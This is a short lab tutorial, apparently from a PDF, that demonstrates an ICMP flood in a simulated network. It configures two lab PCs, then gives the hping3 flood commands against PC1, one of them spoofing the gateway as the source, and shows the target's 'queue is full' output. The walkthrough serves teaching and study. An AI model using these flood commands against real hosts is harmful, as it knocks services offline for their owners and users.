
## **ICMP Flooding Attack:**



## **PC1 IP Address Configuration**

set pcname PC1

ip 192.168.1.9/24 192.168.1.1

save

## PC2 IP Address Configuration

set pcname PC2

ip 192.168.1.10/24 192.168.1.1

save

## Attacker

# hping3 -1 --flood 192.168.1.9

# hping3 -1 --flood -a 192.168.1.1 192.168.1.9

# man hping3

# hping3 --help


Let's start normal ping from PC1 with IP Address 192.168.1.9 to PC2 192.168.1.10. Everything is working normally PC1 can ping PC2 before the attack.

```
AAS3 PC1 PC1 ×

PC1> ping 192.168.1.10 -t

84 bytes from 192.168.1.10 icmp_seq=1 ttl=64 time=1.259 ms
84 bytes from 192.168.1.10 icmp_seq=2 ttl=64 time=0.925 ms
84 bytes from 192.168.1.10 icmp_seq=3 ttl=64 time=0.889 ms
```


Let's start the attack from Kali Linux Attacker type the Command: hping3 -1 --flood 192.168.1.9



After a while the target machine PC1 become freeze or crash.

```
✓ PC1 ×
queue is full
aueue is full
queue is full
```

Let's capture the packets using Wireshark ICMP packets.



Command: hping3 -1 --flood -a 192.168.1.1 192.168.1.9

